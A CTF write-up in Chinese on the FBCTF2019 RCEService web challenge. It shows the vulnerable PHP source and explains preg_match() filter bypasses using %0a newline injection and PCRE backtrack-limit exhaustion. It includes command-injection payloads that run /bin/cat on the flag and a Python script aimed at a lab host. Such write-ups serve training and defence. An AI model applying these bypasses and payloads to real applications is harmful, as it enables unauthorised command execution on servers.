
[ctf web][FBCTF2019]RCEService writeup + preg_match() 绕过

原创

shu天 于 2021-08-20 01:04:56 发布 567 收藏

分类专栏： ctf # web 文章标签： php ctf 正则表达式 preg_match



ctf 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏

web

46 篇文章 1 订阅

订阅专栏

[FBCTF2019]RCEService

知识点：

> preg_match()：
>
> ```
> %0a换行绕过
> 正则(pcre)最大回溯绕过
> ```
>
> putenv()函数 Setting an environment variable

preg_match()绕过：

1.正则(pcre)最大回溯/递归限制

2.数组绕过

preg_match只能处理字符串，当传入的subject是数组时会返回false

3.**%0a换行绕过**

其实是正则书写不当

（1）`.`不会匹配换行符

（2）非多行模式

putenv()函数：

https://www.php.net/manual/en/function.putenv.php
putenv —设置环境变量的值

```
putenv ( string $assignment ): bool
```

添加assignment到服务器环境。环境变量只会在当前请求的持续时间内存在。在请求结束时，环境将恢复到其原始状态。

wp

wp

1.[FBCTF2019]RCEService

随便输入,回显`Attempting to run command:Invalid input`，url上发现get传了名为cmd的参数

看题JSON格式，猜测是{"cmd":"ls"}，正常回显

过滤了很多命令

```
{%0A"cmd":"/bin/cat *"%0A}
```

得到index.php的源码

```
<?php

putenv('PATH=/home/rceservice/jail');    #设置环境变量的值
```

```php
if (isset($_REQUEST['cmd'])) {
  $json = $_REQUEST['cmd'];

  if (!is_string($json)) {
    echo 'Hacking attempt detected<br/><br/>';
  } elseif (preg_match('/^.*
(alias|bg|bind|break|builtin|case|cd|command|compgen|complete|continue|declare|dirs|disown|echo|enable|eval|exec|exit|export|fc|fg|getopts|hash|help|history|if|jobs|kill|let|local|logout|popd|printf|pushd|pwd|read|readonly|return|set|shift|shopt|source|suspend|test|times|trap|type|typeset|ulimit|umask|unalias|unset|until|wait|while|[\x00-\x1FA-Z0-9!#-\/;-@\[-
`|~\x7F]+).*$/', $json)) {
    echo 'Hacking attempt detected<br/><br/>';
  } else {
    echo 'Attempting to run command:<br/>';
    $cmd = json_decode($json, true)['cmd'];
    if ($cmd !== NULL) {
      system($cmd);
    } else {
      echo 'Invalid input';
    }
    echo '<br/><br/>';
  }
}

?>
```


代码中`putenv('PATH=/home/rceservice/jail');`为了避免调用系统命令，改变了系统环境变量，而我们用不了 cat 也有是因为在这个环境变量下没有这个二进制文件。我们可以直接使用`/bin/cat`来调用cat命令。

preg_match()

way1：%0a换行绕过


先看看PATH=/home/rceservice/jail下，只有ls

```
?cmd={%0A"cmd":"ls /home/rceservice"%0A}
```




```
?cmd={%0a"cmd":"/bin/cat /home/rceservice/flag"%0a}
```

ps偷偷看了下ls的二进制文件



way2：正则(pcre)最大回溯

注意需要用POST发送请求，因为GET会因为header太大报错。

```
414 Request-URI Too Large
```

```
import requests
payload = '{"cmd":"/bin/cat /home/rceservice/flag ","nayi":"' + "a"*
(1000000) + '"}' ##超过一百万，这里写一千万不会出结果。

res = requests.post("http://2994a03b-1324-4d74-9f04-
bee162005bc6.node4.buuoj.cn:81/", data={"cmd":payload})
print(res.text)
```

参考链接：https://www.cnblogs.com/20175211lyz/p/12198258.html